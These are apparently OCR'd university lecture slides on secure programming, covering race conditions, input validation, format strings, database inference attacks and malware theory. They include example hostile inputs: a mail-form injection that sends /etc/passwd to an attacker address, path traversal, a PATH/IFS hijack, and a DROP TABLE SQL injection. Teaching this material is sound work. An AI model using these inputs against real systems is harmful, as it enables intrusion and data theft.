
/home/user/link

/home/user/pwd/passwd

/etc/passwd

Race conditions – Unix file operations (iv)


i) Open and read password file for current user entry



Race conditions – Unix file operations (v)

ii) Create and open temporary file in same directory


Before: change link from /home/user/pwd to /etc



Race conditions – Unix file operations (vi)


iii) Open password file again, copy unchanged data, change entry

Before: change link from /etc to /home/user/pwd



iv) Close both files, rename temporary file to new password file

Before: change link from /home/user/pwd to /etc



Race conditions – Prevention

- Use reliable aliases
  - File descriptors (Unix), file handles (Windows)
- Locking/exclusive access
  - No access to resource by other processes after authentication
- Repeated authentication
  - Freshness of authentication results
  - Limit window of opportunity for attacks
- Use access rights appropriately
  - Prevent replacement of temporary objects

Trust Management and Input Validation

Trust management and input validation

- Trustworthy vs trusted; trust is not transitive
- Trusted components only out of necessity
- You (have to?) trust what you can not control
- Do you know what you can and can not control?
- Parameters affecting execution, e.g.
  - Binary executable
  - Command line parameters, configuration data, environment
  - Input from other processes, components, network
  - User input

⇝ Much is trusted without validation

Execution of shell commands

- Modification and addition of parameters, commands
- Modification of search path
- Modification of environment variables

- Cause of these problems:
  - ∗ Invoking full feature general system execution function
  - ∗ Unchecked trusted input
  - ∗ Assumptions about shell configuration

Execution of shell commands – parameters (i)

```
recipient = form["to"].value
system("/bin/mail "+recipient+" < /tmp/tmpmailfile")
```

What if form["to"].value is not just a valid e-mail address?

```
form["to"].value = "attacker@hotmail.com < /etc/passwd; #"
form.send
```

Command based on user input:

```
system("/bin/mail attacker@hotmail.com < /etc/passwd; # < /
tmp/tmpmailfile")
```

(# comments out rest of line)

- **Valid characters for e-mail addresses defined in RFC822**

Execution of shell commands – parameters (ii)

```
system("cat", "/var/stats/"+username)
```

What if username is not just a valid username?

```
username = "../../etc/passwd"
```

Command based on user input:

```
system("cat", "/var/stats/../../etc/passwd")
```

Execution of shell commands – search path

- Search path used to complete insufficient file names
  - ∗ Different directories may have different access rights
  - ∗ Unclear if referenced file is desired one
  - ∗ Attacker may hence provide input, executable code to process (depending on directory access rights)
- Examples
  - ∗ PATH=".:/usr/bin" – "." is current directory
  - ∗ Win32 LoadLibrary() searches application directory, current directory, system directory, Windows directory, directories listed in PATH
    [changed in XP: current directory searched before PATH when SafeDllSearchMode is set; default]

Execution of shell commands – environment vars

- Environment variables treated as configuration data
- Controlled by access rights
  - Unix environment variables?
  - Windows registry
- May be set by user, other processes
- May affect standard functions
  - File search order
  - Locale information (language, special characters)
  - Evaluation of shell commands

Execution of shell commands – example

Manipulating Unix environment variables PATH, IFS

- IFS defines separation character for parameters

```
$ cp malicious_binary l
$ export IFS=”s”
Now run program that uses system(“ls”)


$ export PATH=.;export IFS=”IP \t\n”
Now run modified program that uses system(“IFS=’ \n\t’;
PATH=’/usr/bin/:/bin’;export IFS PATH; ls”)
```

- Careful with basic solution doing everything in single line

Format strings

Function that takes as parameters a format string and variables to produce formatted output of values.

Example:


- printf("%6.2f",123.456789)
  ⇝ 123.46
- printf("Name: %s, ID: %d", "Ola Nordmann", 4711)
  ⇝ Name: Ola Nordmann, ID: 4711
- printf("Name: %s, ID: %d", "Ola Nordmann")
  ⇝ Name: Ola Nordmann, ID: 32756
  [32756 – whatever value is found referenced on stack]

Format strings – confidentiality

- Outside-supplied format string may reveal values on stack
  - ∗ Specify more placeholders than given variables
  - ∗ Number of placeholders and variables not checked (in C)

- Variables are stored on stack (or not)
  - ∗ Placeholder evaluates memory position where pointer to variable is supposed to be
  - ∗ If there is no pointer to a variable there, the value may point to another location disclosing data

Example:
printf("%d%d%d")




Format strings – integrity (i)

- Outside-supplied format string may alter values in memory
  * Combine %.d and %n
    %.Kd – output integer with K digits
    %M$n – write number of written characters so far in Mth variable
  * Specify more placeholders than given variables
  * Number of placeholders and variables not checked (in C)
- Variables are stored on stack (or not)
  * Placeholder evaluates memory position where pointer to variable is supposed to be
  * If there is no pointer to a variable there, the value may point to another location

Format strings – integrity (ii)

- If no variables are on stack, references are applied to previous stack frame:
  * Put desired target address as value in format string ("\xNN")
  * Generate desired target value in format string ("%.Nd")
  * Write value to address given by value of assumed Mth variable ("%M$hn")
  * Double indirect addressing



Article in ClassFronter (Thuemmel 2001)

Cross-site scripting

- Accept unchecked input and output it on different page
- Combined content originates from different security zones
  - ∗ Perceived safe site now provides unsafe content
  - ∗ Script execution policies do not protect (on purpose)
- Does not pose a direct threat to application, but to user

SQL injection

- Malformed input to SQL query
- Modification and addition of commands

```
“SELECT * FROM tStudents WHERE NAME='”+username+”'”

username = “Ola” -> ok
username = “Ola' OR TRUE; --” -> all tuples
username = “Ola'; DROP TABLE tStudents; --” -> delete table
```

- Be careful and sanitize user input to queries
  * E.g. beware of “'", “;" (command separator), “--" (comment)

Input validation – Summary

- All uncontrolled external input may be dangerous
  - ∗ Determine all sources
  - ∗ Determine consequences of tampering
  - ∗ Determine significance with relation to security policy
    - ♦ Variables affected, branches in control flow
  - ∗ Validate input
- Some tools available
  - ∗ Perl in taint mode – information flow of external input
  - ∗ Flawfinder, RATS, ITS4 etc. – automatic source code examination to detect buffer overflows, format string problems, some race conditions, shell misuse, random number acquisition

Randomness and Determinism

Randomness – cryptography

Randomness has advantages in cryptography:

- Random number generation for cryptography
  - ∗ Seed for PRNG, nonces
  - ∗ External input
  - ∗ Sources:
    - ♦ Hardware (radioactive decay, temperature sensors, cheap sound board, hard disk drive access latency)
    - ♦ Software (system state: processes, clock)
  - ∗ Statistically good – even distribution
  - ∗ Cryptographically good – unpredictable sequence
    - ♦ Standards FIPS-140, BSI (www.bsi.bund.de)

Randomness has advantages in copy protection:

- Copy protection/software security
  - ∗ By help of different executables
  - ∗ Defeat "Break-once-run-anywhere"
  - ∗ Challenge-Response
- Code obfuscation
  - ∗ Produce code that is not result of standard compilation
  - ∗ Restrict (usefulness of) decompilation

Randomness – man/machine distinction

Randomness has advantages in man/machine distinction:

- Distinguish human/machine
  - Authentication
    Detection of liveness, prevent replay
  - Automation/confirmation
    Distinguish between user and script
    Automation hence has to use different interfaces
  - Presence/quorum schemes
    Ensure multiple human actors
- Challenge: How to use variation in input

Randomness – authentication

Randomness has drawbacks in authentication:

- Biometric authentication methods
  - ∗ Variability of verification data
  - ∗ False rejection, false acceptance
- But – How to distinguish good random noise from real variation?

Randomness – misuse detection

Randomness has drawbacks in misuse detection:

- Virus/misuse detection
  - ∗ Self-modifying code
  - ∗ Mutations
  - ∗ No fixed attack signatures

Determinism – integrity and accountability

Determinism has advantages in integrity and accountability:

- Reliable data presentation
  - ∗ Identical input leads to identical output
  - ∗ Use e.g. with electronic signatures, data to be signed
- Repeatability of actions
  - ∗ Use input to reliably generate sequence of states
  - ∗ Consequences can be determined
- Forensics
  - ∗ Recover previous state/state sequences

Determinism – predictability of protection

Determinism has drawbacks in protection:

- Predictability of protection measures
  - Determine strength
  - Anticipate responses
  - Easier to (automatically) evade detection
  - Detection either happens or not
    No variation in window of opportunity

Database Security

Databases

- Database is a collection of data arranged in a structured way
- Database entries carry information
- Database security shall protect information
- DBMS (Data base management system) organises data and offers users means to retrieve information

Database security – data/information

Protect data or information?

- Operating system protects data, not information
- OS manages how users create, read, write, change, delete files based on metadata of files and users
- OS does not care about file's content – information
- Databases must protect information

Database security – sources of information

Know which information to protect (not just the data)

- Exact data – Values in database
- Bounds
  - ∗ Lower/upper bounds on numerical values
- Negative result
  - ∗ Entry not in database
- Existence
  - ∗ Entry in database
- Probable value
  - ∗ Ability to guess information based on other queries

SQL – relational db's

- Perceived by most users as a collection of tables ("relations")

Name	Day	Flight	Status
Anna	Mon	SK0265	business
Bernd	Thu	4U338	
Caesar	Thu	DY1002	private

- Columns denote attributes
- Manipulated by SQL Structured Query Language, e.g.
  * SELECT
  * UPDATE
  * INSERT
  * DELETE

SQL – keys

- Primary key
  * Unique and minimal identifier for relation
  * Uniqueness – no tuples in relation share same key
  * Minimality – if key is composed, no component can be removed without destroying uniqueness
- Entity integrity
  * No component of a primary key is allowed to accept null values
- Reference integrity
  * No foreign keys are allowed without corresponding primary keys

SQL security – access control

- SQL offers DAC-based security
  - Subjects – Users are authenticated by OS or DBMS
  - Objects – Tables, views, columns
  - Actions – SELECT, UPDATE, INSERT, DELETE
- Ownership
  - Objects are created with given user as owner
  - Owner has control over object
  - Can grant access to other users
- Privileges

  (grantor, grantee, object, action, grantable)

SQL security – privileges

Granting and revoking privileges: GRANT, REVOKE

- GRANT SELECT, UPDATE
  ON TABLE CUSTOMER
  TO PUBLIC;
- REVOKE ALL
  ON TABLE CUSTOMER
  FROM Anna;
- GRANT INSERT
  ON TABLE CUSTOMER
  TO Anna
  WITH GRANT OPTION;

SQL security – delegation

- GRANT OPTION allows delegation of privileges
- Cascading revocation when privilege with grant option is revoked
- No control of information flow
  - Data can be read, then copied
  - Revocation does not affect copied data

SQL security – example

Table with payroll data

Name	Sex	Department	Salary
Anna	F	R&D	290 000
Bernhard	M	Marketing	983 000
Cecilie	F	Sales	292 000
Dole	M	R&D	250 000
Erik	M	R&D	310 000
Frode	M	Sales	665 000
Gro	F	Marketing	500 000

SQL security – views

- VIEWs are a flexible way to control access to database content
- Views regulate access based on data and context
- A horizontal view restricts which rows are shown of the underlying relation
- A vertical view restricts which columns are shown of the underlying relation
- Views are popular for access control at the database level

SQL security – horizontal view

- CREATE VIEW Overpaid
  AS SELECT *
  FROM Payroll
  WHERE Salary >= 300 000

Name	Sex	Department	Salary
Bernhard	M	Marketing	983 000
Erik	M	R&D	310 000
Frode	M	Sales	665 000
Gro	F	Marketing	500 000

SQL security – vertical view

- CREATE VIEW SexSalary
  AS SELECT Sex, Salary
  FROM Payroll

Sex	Salary
F	290 000
M	983 000
F	292 000
M	250 000
M	310 000
M	665 000
F	500 000

SQL security – updating of views

- Read access to views is straight-forward
- Challenge: INSERT or UPDATE on a view
  - ∗ View without primary key to base relation can not be updated
  - ∗ Updated view can lose information
- Blind Write
  - ∗ UPDATE Overpaid SET Salary = 250 000 WHERE Name = 'Erik'
  - ∗ Tuple would vanish from view
  - ∗ View WITH CHECK OPTION allows only updates corresponding to view
  - ∗ Without, 'blind write' is possible

SQL security – disadvantages of views

- Access control may become complicated and slow
- Are view definitions operational realization of security policy
- Views may fail to cover all desired information – completeness
- Views may overlap (and differ) – consistency
- TCB part of DBMS may become large
- Might be difficult to determine who has access to given object

Database security – statistical databases

- Individual data items sensitive, direct access not allowed
- Access is allowed by statistical (aggregate) queries
- Examples of statistical databases
  - Directory of Names www.ssb.no/navn
  - Healthcare information systems
  - Exam statistics
  - Census

Aggregate functions in SQL

- COUNT – number of values in a column
- SUM – sum of values in a column
- AVG – average of values in a column
- MIN – lowest value in a column
- MAX – highest value in a column

Statistical databases – aggregation

Sensitivity of individual data items and aggregating queries can be different:

- Grade average (aggregate) is less sensitive than individual grades
- Position of fleet (aggregate) is more sensitive than position of single ship
- (Public) annual turnover (aggregate) is less sensitive than sales of individual product
- Number of Norwegians choosing Pepsi over Coca Cola (aggregate) is more sensitive than individual's choice

Statistical databases – inference

- Attacker could exploit difference in sensitivity to gain access to more sensitive information
- Inference:
  To derive sensitive information from less sensitive information
- Classes of attacks
  * Direct attacks – Aggregate is computed over a small sample
  * Indirect attacks – Combination of aggregates
  * Tracker attacks – Special case of indirect attack
  * Linear system vulnerabilities – use algebraic relationships between query sets

Statistical databases – inference protection

- Request computation only over large number of tuples to prevent direct attacks
- Q1:
  SELECT SUM(Salary)
  FROM Payroll
  Q2:
  SELECT SUM(Salary)
  FROM Payroll
  WHERE NOT Name = 'Cecilie'

  Salary(Cecilie) = Q1-Q2
- Number of tuples not used in computation must also be large(!)

Statistical databases – tracker attacks

Individual tracker: Query predicate to track down information about single tuple

General tracker: Query predicate to find answer to any inadmissible query.

Example:

- Individual tracker R, general tracker T
- Three queries suffice
  - Q1: Without predicates
  - Q2: $R \vee T$
  - Q3: $R \vee \mathrm{NOT\ T}$

Statistical databases – tracker example (i)

Find Cecilie's salary

Name	Sex	Department	Salary
Anna	F	R&D	290 000
Bernd	M	Marketing	983 000
Cecilie	F	Sales	292 000
Dole	M	R&D	250 000
Erik	M	R&D	310 000
Frode	M	Sales	665 000
Gro	F	Marketing	500 000

- Individual tracker R: Name = 'Cecilie' AND Sex = 'F'
- General tracker T: Department = 'R&D'

Statistical databases – tracker example (ii)

Find Cecilie's salary

- Individual tracker R: Name = 'Cecilie' AND Sex = 'F'
  General tracker T: Department = 'R&D'
- Q1: SELECT SUM(Salary) FROM Payroll WHERE (Name='Cecilie' AND Sex='F') OR Department='R&D' = 1 142 000
- Q2: SELECT SUM(Salary) FROM Payroll WHERE (Name='Cecilie' AND Sex='F') OR NOT Department='R&D' = 2 440 000
- Q3: SELECT SUM(Salary) FROM Payroll = 3 290 000
- Salary(Cecilie) = Q1+Q2-Q3 = 292 000

Statistical databases – tracker protection

- Protecting against attacks on statistical databases is hard.
- Possible countermeasures
  - Limit amount of information in database
  - Splitting up relations (and assigning different access rights)
  - Limit size of data set used in query
  - Anonymization of data
  - Random swapping of data
  - Random perturbation that preserves statistical properties
  - Tracking users' knowledge
  - Tracking user groups' knowledge
- Scope of DBMS protection does not cover other databases

Malicious Software

Malicious software

- "Malware" short for malicious software
  - ∗ Sometimes called 'surpriseware'
- Recent attention to problem
  - ∗ Past (–1970s): design, programming, operation, maintenance done by few, skilled, trustworthy personnel
  - ∗ Today (1980s–): joint production, specialisation, different stakeholders, different interests, many opportunities for misuse
- High complexity of computers, systems
- Legal aspects not always clear
  - ∗ Malware/attacks sometimes seen as playful use of technology
  - ∗ Direct damage to machines, not to people

Access control models deal with subjects and objects

- But – what is a subject?
  - User (human)
  - Principal (user account)
  - Program (binary, script)
  - Process (executed program)
- Implicit assumption in implementation
  - Subject = User = Principal = Program = Process
  - E.g. network node associated with local user
  - E.g. process associated with current user session

Malware in security models (i)

- BLP Bell-LaPadula (1976) [MAC]
  - ∗ Malware acting on user's behalf cannot violate ss-p, *-p
  - ∗ Closed-world assumption
    - ♦ No action/co-operation of attackers outside model
  - ∗ Trusted subjects allowed to violate *-property
  - ∗ Confusion about trusted subjects, trusted processes
    - ♦ Trusted subjects do not violate *-property outside the model (assumption)
    - ♦ Trusted processes do not violate *-property inside the model (proved by dividing processes in procedures)
  - ∗ Trusted subjects need trustworthy programs – how?

Malware in security models (ii)

- “Advanced Security DAC” (Spalka et al. 2000) [DAC]
  - Observations from BLP
    - Account where all legally executed programs are trustworthy (security administrator)
    - Trustworthy right-management operations
    - Malware exploits rights-management operations
    - Rights applied to new objects determined at login-time
    - Accounts where malware can be executed lack rights-management operations

Malware in security models (iii)

- Based on discretionary access control (DAC)
- Two accounts for each user
  - Restricted account – used for rights, group management
    Only trustworthy programs allowed
  - Work account – used for all other work
- Upon login user specifies session group
  - Group having access to created or modified data of the session
- Access rights depend on account type, session group $G_{Session}$
  - Observe access: $G_{Object} \subseteq G_{Session}$
  - Modify access: $G_{Object} = G_{Session}$

Malware in security models (iv)

- DAC vs MAC
  * Research focus: protection of confidentiality
  * Restrictions imposed on subjects
  * Trusted subjects
- Subject differentiation
  * Subject: user, process
  * ACLs based on (user/account, program, object, right)
    - E.g. Cambridge CAP OS (1970s) uses capabilities to assign different privileges to users, processes
  * Not found in most current DAC implementations
  * Clark-Wilson's access to CDIs via TPs has coupling user+prg.

Viruses as malware example


Viruses as malware example

- Malware classification
- Virus definition
- Theoretical analysis of viruses
- Propagation/Win32 viruses
- Macro and script viruses

Virus classification

Landwehr (1994): Classification of program flaws

- Inadvertent ⇝ programming errors covered in previous lectures
- Intentional, Malicious
  - ∗ Trojan Horse
    - ♦ Non-replicating
    - ♦ Replicating (Virus)
  - ∗ Trapdoor
  - ∗ Logic/Time bomb
- Virus: Self-propagating malware
  - ∗ (Host program)
  - ∗ Propagation code, payload



Theoretical discussion

First comprehensive work by Cohen (1984)

- Definition of viruses
- Virus detection problem
- First ideas on creation, detection, prevention
- No immediately applicable results

Simple virus

```
program virus:=
{1234567;
subroutine infect-executable:=
     {loop:file = get-random-executable-file;
     if first-line-of-file = 1234567 then goto loop;
     prepend virus to file;
     }
subroutine do-damage:=
     {whatever damage is to be done}
subroutine trigger-pulled:=
     {return true if some condition holds}
main-program:=
     {infect-executable;
     if trigger-pulled then do-damage;
     goto next;}
next:}
```

Repetition: Turing machine basics (i)

Turing machine TM**:** (Q, T, δ, q_0)

- Q set of states, initial state q_0, final state q_f
- T distinct set of tape symbols
- Blank symbol $\perp$ initially on each cell of tape (infinite to the right)
- Tape head always over some cell of tape
- Moves of TM given by function δ: $Q \times T \rightarrow Q \times T \times \{L, R\}$

  Reading symbol in particular state leads to new state, overwriting with new symbol, moving head to left or right

  (Head never moves off the leftmost cell)

Halting problem

It is undecidable whether a given Turing machine will eventually enter the final state

There is no general algorithm to determine halting for arbitrary Turing machines. There is not even a finite set of algorithms.

Viral sets (i)

```
For all M and V
the pair (M,V) is a "viral set" if and only if
- V is a non-empty set of TM sequences and M is a TM and
- for each virus "v" in V, for all histories of M
     For all times t and cells j
     If    1) the tape head is over cell j at time t and
           2) M is in its initial state at time t and
           3) the tape cells starting at j hold the virus v
     then
           there is a virus v' in V, a time t'>t, and place j'
              1) at place j' far enough away from v
              2) the tape cells starting at j' hold virus v'
              3) and at some time t'' between t and t'
                 v' is written by M
```

Viral sets (ii)

- General virus definition
- $v \in V$ virus with respect to M if (M,V) viral set
- Every virus in viral set must always generate another virus
- Theorem: Union of viral sets is also viral set
